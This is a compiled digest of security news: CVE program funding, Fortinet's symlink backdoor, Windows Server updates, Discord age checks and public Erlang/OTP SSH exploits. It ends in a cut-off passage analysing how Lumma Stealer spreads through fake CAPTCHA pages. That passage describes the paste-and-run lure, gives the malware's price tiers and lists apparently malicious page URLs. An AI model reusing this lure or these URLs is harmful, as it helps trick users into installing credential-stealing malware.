MITRE continues to be committed to CVE as a global resource. We thank you as a member of the CVE Board for your continued partnership.

Sincerely,

Yosry Barsoum
VP and Director
Center for Securing the Homeland (CSH)

7515 Colshire Drive ■ McLean, VA 22102-7539 ■ (703) 983-6000

A letter from MITRE vice president Yosry Barsoum, warning that the funding for the CVE program will expire on April 16, 2025.

Tens of thousands of security flaws in software are found and reported every year, and these vulnerabilities are eventually assigned their own unique CVE tracking number (e.g. CVE-2024-43573, which is a Microsoft Windows bug that Redmond patched last year).

There are hundreds of organizations — known as CVE Numbering Authorities (CNAs) — that are authorized by MITRE to bestow these CVE numbers on newly reported flaws. Many of these CNAs are country and government-specific, or tied to individual software vendors or vulnerability disclosure platforms (a.k.a. bug bounty programs).


Put simply, MITRE is a critical, widely-used resource for centralizing and standardizing information on software vulnerabilities. That means the pipeline of information it supplies is plugged into an array of cybersecurity tools and services that help organizations identify and patch security holes — ideally before malware or malcontents can wriggle through them.

“What the CVE lists really provide is a standardized way to describe the severity of that defect, and a centralized repository listing which versions of which products are defective and need to be updated,” said Matt Tait, chief operating officer of Corellium, a cybersecurity firm that sells phone-virtualization software for finding security flaws.

In a letter sent today to the CVE board, MITRE Vice President Yosry Barsoum warned that on April 16, 2025, “the current contracting pathway for MITRE to develop, operate and modernize CVE and several other related programs will expire.”

“If a break in service were to occur, we anticipate multiple impacts to CVE, including deterioration of national vulnerability databases and advisories, tool vendors, incident response operations, and all manner of critical infrastructure,” Barsoum wrote.

MITRE told KrebsOnSecurity the CVE website listing vulnerabilities will remain up after the funding expires, but that new CVEs won’t be added after April 16.


I'm just a Vuln: How a disclosure becomes a finding
1. Vulnerability Discovered and disclosed
optional
CVE Numbering Authority
Funded by Corporations Themselves
1. Validates the issue and assigns a CVE
2. Usually a Title & Effected Product Only
optional
Adobe
Microsoft
Google
debian
GitHub
cisco
(This might be a GitHub Security Advisory for example, which may or may not become a CVE)
2. MITRE
Funded by Department of Homeland Security, CISA, ~$30Mill
1. Publishes to CVE.org
CVE
<----This could go away
optional
3. NVD
Funded by Department of Commerce, NIST, $8.5 Million
1. Pulls CVEs from CVE.org
2. Adds: CVSS, CPE, CWE, Config & Mitigation info
NVD
3rd Party Vuln Enrichment Vendors
optional
VulnCheck
optional
optional
Security Scanners
4. CISA issues KEV when relevant
Funded by DHS, $3 Billion
paloalto NETWORKS
snyk
WIZ
CISA
(Many security tools have internal numbering systems for their discovered vulnerabilities that might not get a CVE and may also be CNAs themselves)

A representation of how a vulnerability becomes a CVE, and how that information is consumed. Image: James Berthoty, Latio Tech, via LinkedIn.

DHS officials did not immediately respond to a request for comment. The program is funded through DHS’s Cybersecurity & Infrastructure Security Agency (CISA), which is currently facing deep budget and staffing cuts by the Trump administration. The CVE contract available at USAspending.gov says the project was awarded approximately $40 million last year.

Former CISA Director Jen Easterly said the CVE program is a bit like the Dewey Decimal System, but for cybersecurity.

“It’s the global catalog that helps everyone—security teams, software vendors, researchers, governments—organize and talk about vulnerabilities using the same reference system,” Easterly said in a post on LinkedIn. “Without it, everyone is using a different catalog or no catalog at all, no one knows if they're talking about the same problem, defenders waste precious time figuring out what's wrong, and worst of all, threat actors take advantage of the confusion."

John Hammond, principal security researcher at the managed security firm Huntress, told Reuters he swore out loud when he heard the news that CVE's funding was in jeopardy, and that losing the CVE program would be like losing "the language and lingo we used to address problems in cybersecurity."

"I really can't help but think this is just going to hurt," said Hammond, who posted a Youtube video to vent about the situation and alert others.

Several people close to the matter told KrebsOnSecurity this is not the first time the CVE program's budget has been left in funding limbo until the last minute. Barsoum's letter, which was apparently leaked, sounded a hopeful note, saying the government is making "considerable efforts to continue MITRE's role in support of the program."

Tait said that without the CVE program, risk managers inside companies would need to continuously monitor many other places for information about new vulnerabilities that may jeopardize the security of their IT networks. Meaning, it may become more common that software updates get mis-prioritized, with companies having hackable software deployed for longer than they otherwise would, he said.

"Hopefully they will resolve this, but otherwise the list will rapidly fall out of date and stop being useful," he said.

Update, April 16, 11:00 a.m. ET: The CVE board today announced the creation of non-profit entity called The CVE Foundation that will continue the program's work under a new, unspecified funding mechanism and organizational structure.

"Since its inception, the CVE Program has operated as a U.S. government-funded initiative, with oversight and management provided under contract," the press release reads. "While this structure has supported the program's growth, it has also raised longstanding concerns among members of the CVE Board about the sustainability and neutrality of a globally relied-upon resource being tied to a single government sponsor."

The organization's website, thecvefoundation.org, is less than a day old and currently hosts no content other than the press release heralding its creation. The announcement said the foundation would release more information about its structure and transition planning in the coming days.

Update, April 16, 4:26 p.m. ET: MITRE issued a statement today saying it "identified incremental funding to keep the programs operational. We appreciate the overwhelming support for these programs that have been expressed by the global cyber community, industry and government over the last 24 hours. The government continues to make considerable efforts to support MITRE's role in the program and MITRE remains committed to CVE and CWE as global resources."

Source: https://krebsonsecurity.com/2025/04/funding-expires-for-key-cyber-vulnerability-database/

12. CVE Program Almost Unfunded

Mitre's CVE's program—which provides common naming and other informational resources about cybersecurity vulnerabilities—was about to be cancelled, as the US Department of Homeland Security failed to renew the contact. It was funded for eleven more months at the last minute.

This is a big deal. The CVE program is one of those pieces of common infrastructure that everyone benefits from. Losing it will bring us back to a world where there's no single way to talk about vulnerabilities. It's kind of crazy to think that the US government might damage its own security in this way—but I suppose no crazier than any of the other ways the US is working against its own interests right now.

Sasha Romanosky, senior policy researcher at the Rand Corporation, branded the end to the CVE program as "tragic," a sentiment echoed by many cybersecurity and CVE experts reached for comment.

"CVE naming and assignment to software packages and versions are the foundation upon which the software vulnerability ecosystem is based," Romanosky said. "Without it, we can't track newly discovered vulnerabilities. We can't score their severity or predict their exploitation. And we certainly wouldn't be able to make the best decisions regarding patching them."

Ben Edwards, principal research scientist at Bitsight, told CSO, "My reaction is sadness and disappointment. This is a valuable resource that should absolutely be funded, and not renewing the contract is a mistake."

He added "I am hopeful any interruption is brief and that if the contract fails to be renewed, other stakeholders within the ecosystem can pick up where MITRE left off. The federated framework and openness of the system make this possible, but it'll be a rocky road if operations do need to shift to another entity."

More similar quotes in the article.

My guess is that we will somehow figure out how to transition this program to continue without the US government. It's too important to be at risk.

Source: [*https://www.schneier.com/blog/archives/2025/04/cve-program-almost-unfunded.html*](https://www.schneier.com/blog/archives/2025/04/cve-program-almost-unfunded.html)

13. Over 16,000 Fortinet devices compromised with symlink backdoor

Over 16,000 internet-exposed Fortinet devices have been detected as compromised with a new symlink backdoor that allows read-only access to sensitive files on previously compromised devices.

This exposure is being reported by threat monitoring platform The Shadowserver Foundation, which initially reported 14,000 devices were exposed.

Today, Shadowserver's Piotr Kijewski told BleepingComputer that the cybersecurity organization now detects 16,620 devices impacted by the recently revealed persistence mechanism.

Last week, Fortinet warned customers that they had discovered a new persistence mechanism used by a threat actor to retain read-only remote access to files in the root filesystem of previously compromised but now patched FortiGate devices.


Fortinet said that this was not through the exploitation of new vulnerabilities but is instead linked to attacks starting in 2023 and continuing into 2024, where a threat actor utilized zero days to compromise FortiOS devices.

Once they gained access to the devices, they created symbolic links in the language files folder to the root file system on devices with SSL-VPN enabled. As the language files are publicly accessible on FortiGate devices with SSL-VPN enabled, the threat actor could browse to that folder and gain persistent read access to the root file system, even after the initial vulnerabilities were patched.

"A threat actor used a known vulnerability to implement read-only access to vulnerable FortiGate devices. This was achieved via creating a symbolic link connecting the user filesystem and the root filesystem in a folder used to serve language files for the SSL-VPN. This modification took place in the user filesystem and avoided detection," Fortinet said.

"Therefore, even if the customer device was updated with FortiOS versions that addressed the original vulnerabilities, this symbolic link may have been left behind, allowing the threat actor to maintain read-only access to files on the device's file system, which may include configurations."

This month, Fortinet began notifying customers privately by email about FortiGate devices detected by FortiGuard as being compromised with this symlink backdoor.



!Very Important Note! - Immediate action required

*This document contains confidential material proprietary to Fortinet, Inc. and is distributed under the Traffic Light Protocol (TLP) Distribution Marking Scheme (*https://www.first.org/tlp/*)*
TLP:AMBER+STRICT: In order to protect the security of our customers, until a public advisory has been made, this information may not be released outside of the addressed company unless approved by the author.

Based on telemetry received by FortiGuard, one (or more) of your devices may have been compromised as the presence of a malicious file was identified. Immediately upon discovery of this matter, we activated our PSIRT response efforts and developed necessary mitigations. We recommend you take immediate action, as described below to mitigate any further risk.
Fortinet remains available should you require further clarification on the content of this message or the confidentiality of it. Nothing herein represents any binding commitment or admission by Fortinet, and the information herein is provided for remedial purposes and is designed to assist in corrective action that may be helpful to your organization.

Summary:
Telemetry received by FortiGuard from one or more of your devices indicated that it may have been compromised as a malicious file has been identified on the device.
This issue is not related to any new vulnerability. This file was left behind by a threat actor following exploitation of previous known vulnerabilities which may include:

- FG-IR-24-015 Out-of-bound Write in sslvpnd
- FG-IR-23-097 Heap buffer overflow in sslvpn pre-authentication
- FG-IR-22-398 Heap-based buffer overflow in sslvpnd

Emails sent to owners of compromised devices

Source: BleepingComputer

Fortinet has released an updated AV/IPS signature that will detect and remove this malicious symbolic link from compromised devices. The latest version of the firmware has also been updated to detect and remove the link. The update also prevents unknown files and folders from being served by the built-in webserver.

Finally, if a device was detected as compromised, it is possible that the threat actors had access to the latest configuration files, including credentials.

Therefore, all credentials should be reset, and admins should follow the other steps in this guide.

Source: https://www.bleepingcomputer.com/news/security/over-16-000-fortinet-devices-compromised-with-symlink-backdoor/

14. New Windows Server emergency updates fix container launch issue

Microsoft has released emergency Windows Server updates to address a known issue preventing Windows containers from launching.

The issue affects only containers running under Hyper-V isolation mode, which allows multiple containers to run simultaneously on a single Windows host inside separate virtual machines.

"This update fixes an issue caused by 2025.04 B container images released on April 8, 2025 where Windows containers running in Hyper-V isolation mode could fail to start in some cases if their update level didn't match that of the hosting utility virtual machine (UVM)," Microsoft explained.

"The mismatch caused compatibility problems between system files, leading to startup failures. With this update, containers now correctly access the necessary system files from the host, improving reliability and compatibility across different Windows versions."

After deploying this week's emergency updates, containers will now correctly access the necessary system files from the Windows Server host, improving compatibility and reliability across different Windows versions.

Microsoft released the following out-of-band (OOB) updates for Windows Server 2019, Windows Server 2022, and Windows Server 2025 on Wednesday to address this issue:

- Windows Server 2025 (KB5059087)
- Windows Server 2022 (KB5059092)
- Windows Server 2022 (KB5059091)

The updates are not delivered through Windows Update and will not install automatically on impacted servers. However, they can be installed manually after downloading the standalone MSU packages from the Microsoft Update Catalog.

Microsoft provides detailed guidance on how to use the Deployment Image Servicing and Management (DISM.exe) tool to apply the updates to a running Windows PC or Windows Installation media.

Earlier this month, the company fixed authentication issues affecting Windows Server and Windows 11 24H2 systems and warned IT admins that restarts may render some Windows Server 2025 domain controllers inaccessible.

Redmond also confirmed in October 2023 that Windows Server 2019 and Windows Server 2022 security updates released at the time broke VMs on Hyper-V hosts, causing boot issues and displaying "failed to start" errors.

One year earlier, in January and December 2022, it released emergency Windows Server updates to fix known issues causing problems creating new Hyper-V VMs and preventing them from starting.

Source: https://www.bleepingcomputer.com/news/microsoft/new-windows-server-emergency-updates-fix-container-launch-issue/

15. Age Verification Using Facial Scans

Discord is testing the feature:

“We’re currently running tests in select regions to age-gate access to certain spaces or user settings,” a spokesperson for Discord said in a statement. “The information shared to power the age verification method is only used for the one-time age verification process and is not stored by Discord or our vendor. For Face Scan, the solution our vendor uses operates on-device, which means there is no collection of any biometric information when you scan your face. For ID verification, the scan of your ID is deleted upon verification.”

I look forward to all the videos of people hacking this system using various disguises.

Source: https://www.schneier.com/blog/archives/2025/04/age-verification-using-facial-scans.html

16. Critical Erlang/OTP SSH RCE bug now has public exploits, patch now

Public exploits are now available for a critical Erlang/OTP SSH vulnerability tracked as CVE-2025-32433, allowing unauthenticated attackers to remotely execute code on impacted devices.

Researchers at the Ruhr University Bochum in Germany disclosed the flaw on Wednesday, warning that all devices running the daemon were vulnerable.

"The issue is caused by a flaw in the SSH protocol message handling which allows an attacker to send connection protocol messages prior to authentication," reads a disclosure on the OpenWall vulnerability mailing list.

The flaw was fixed in versions 25.3.2.10 and 26.2.4, but as the paltform is commonly used in telecom infrastructure, databases, and high-availability systems, it may not be easy to update devices immediately.

However, the situation has become more urgent, as multiple cybersecurity researchers have privately created exploits that achieve remote code execution on vulnerable devices.

This includes Peter Girnus of the Zero Day Initiative and researchers from Horizon3, who said the flaw was surprisingly easy to exploit.

Soon after, PoC exploits were published on GitHub by ProDefense, and another was published anonymously on Pastebin, with both quickly shared on social media.

Girnus confirmed to BleepingComputer that ProDefense's PoC is valid but was not able to successfully exploit Erlang/OTP SSH using the one posted to Pastebin.

Now that public exploits are available, threat actors will soon begin scanning for vulnerable systems and exploiting them.

"SSH is the most commonly used remote access management protocol so I expect this combination to be widespread in critical infrastructure," Girnus told BleepingComputer.

"It's a bit concerning especially considering how frequently telcos are targeted by nation state APTs such as Volt and Salt Typhoon for example."

Girnus refers to the Chinese state-sponsored hacking groups responsible for hacking edge networking equipment and breaching telecommunications providers in the US and worldwide.

According to Shodan query shared by Girnus, there are over 600,000 IP addresses running Erlang/OTP. However, the researcher says the majority of these devices are running CouchDB, which is not impacted by the vulnerability.

An Apache CouchDB representative also confirmed to BleepingComputer that CouchDB does not use the SSH server or client features from Erlang/OTP, so is not vulnerable.

Now that public exploits are available, it is strongly advised that all devices running Erlang OTP SSH be upgraded immediately before threat actors compromise them.


Update 4/21/25: Updated to explain that CouchDB is not vulnerable to this flaw.

Source: https://www.bleepingcomputer.com/news/security/public-exploits-released-for-critical-erlang-otp-ssh-flaw-patch-now/

17. Lumma Stealer – Tracking distribution channels

Introduction

The evolution of Malware-as-a-Service (MaaS) has significantly lowered the barriers to entry for cybercriminals, with information stealers becoming one of the most commercially successful categories in this underground economy. Among these threats, Lumma Stealer has emerged as a particularly sophisticated player since its introduction in 2022 by the threat actor known as Lumma. Initially marketed as LummaC2, this information stealer quickly gained traction in underground forums, with prices starting at $250. As of March 2025, its presence on dark web marketplaces and Telegram channels continues to grow, with over a thousand active subscribers.



Tariff plans

EXPERIENCED	PROFESSIONAL	CORPORATE	SOURCE
$250	$500	$1000	$20000
For **mass** spills	To strait with **Google**	**For point** spills	Styler and panel **source code**
✓ Viewing and uploading logs	✓ Viewing and uploading logs	✓ Viewing and uploading logs	✓ Styler source code
✓ Log analysis tools	✓ Log analysis tools	✓ Log analysis tools	✓ Panel source code
✕ Traffic analysis tools	✓ Traffic analysis tools	✓ Traffic analysis tools	✓ Source code for all plugins
✕ Proactive Defense Bypass	✕ Proactive Defense Bypass	✓ Proactive Defense Bypass	✓ Right to sell

Answers on questions

What's your takeaway?

LummaC2 seller's official website


Lumma delivery usually involves human interaction, such as clicking a link, running malicious commands, etc. Recently, while investigating an incident as part of our incident response services, our Global Emergency Response Team (GERT) encountered Lumma on a customer's system. The analysis revealed that the incident was triggered by human interaction, namely the user was tricked into executing a malicious command by a fake CAPTCHA page. In this article, we will review in detail how the fake CAPTCHA campaign works and share a list of IoCs that we discovered during our analysis and investigation of the campaign. Although we already described this distribution method in an earlier article, more details about this campaign have been discovered since then.

Lumma Stealer's distribution vectors

Lumma Stealer's distribution methods are diverse, using common techniques typically seen in information-stealing malware campaigns. Primary infection vectors include phishing emails with malicious attachments or links, as well as trojanized legitimate applications. These deceptive tactics trick users into executing the malware, which runs silently in the background harvesting valuable data. Lumma has also been observed using exploit kits, social engineering, and compromised websites to extend its reach and evade detection by security solutions. In this article, we'll focus mainly on the fake CAPTCHA distribution vector.

This vector involves fake verification pages that resemble legitimate services, often hosted on platforms that use Content Delivery Networks (CDNs). These pages typically masquerade as frequently used CAPTCHAs, such as Google reCAPTCHA or Cloudflare CAPTCHA, to trick users into believing they are interacting with a trusted service.


Fake CAPTCHA distribution vectors


Telegram channels with trendy names
Join
Bot asks the user to verify
Click
Adv. or malicious website
Visit
Fake human verification page
Click Verify
Malicious command copied
Press ⊞+R , Ctrl+V
Command executed
Malicious file installed
Lumma info-stealer installed
Credentials upload

Fake CAPTCHA distribution scheme

There are two types of resources used to promote fake CAPTCHA pages:

- Pirated media, adult content, and cracked software sites. The attackers clone these websites and inject malicious advertisements into the cloned page that redirect users to a malicious CAPTCHA.
- Fake Telegram channels for pirated content and cryptocurrencies. The attackers create Telegram channels with names containing keywords related to cryptocurrencies or pirated content, such as software, movies, etc. When a user searches for such content, the fraudulent channels appear at the top of the search. The attackers also use social media posts to lure victims to these channels. When a user joins such a channel, they are prompted to complete an identity verification via a fraudulent “Safeguard Captcha” bot.



Safeguard Captcha Verification


Verify you're human with Safeguard Captcha
Click 'Verify' and complete the captcha to gain entry. 18:58

Safeguard Captcha bot

Once the user clicks the Verify button, the bot opens a pop-up page with a fake CAPTCHA.

Fake CAPTCHA page

Users are presented with a pop-up page that looks like a standard CAPTCHA verification, prompting them to click I’m not a robot/Verify/Copy or some similar button. However, this is where the deception begins.



sos-at-vie-2.exo.io/amzbucket/redirect/cache/process/cloudflare-new-ferry.html

Verify you are human

Verify you are human by completing the action below.

□ Verify you are human

Performance & security by Cloudflare

File Download

Are you human?

For your safety, please send a verification SMS to make sure it is not a BOT.

9 3 9 0

VERIFY!

☑ Send SMS to download

bot-detection-sys-v3.b-cdn.net/recaptcha.html

reCAPTCHA v2

Please verify that you're not a robot by checking the box below.

I'm not a robot

This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

Verify You Are Human

https://human-test.b-cdn.net/qwert/Check-v2.html

Verify You Are Human

Please verify that you are a human to continue.

I'm not a robot

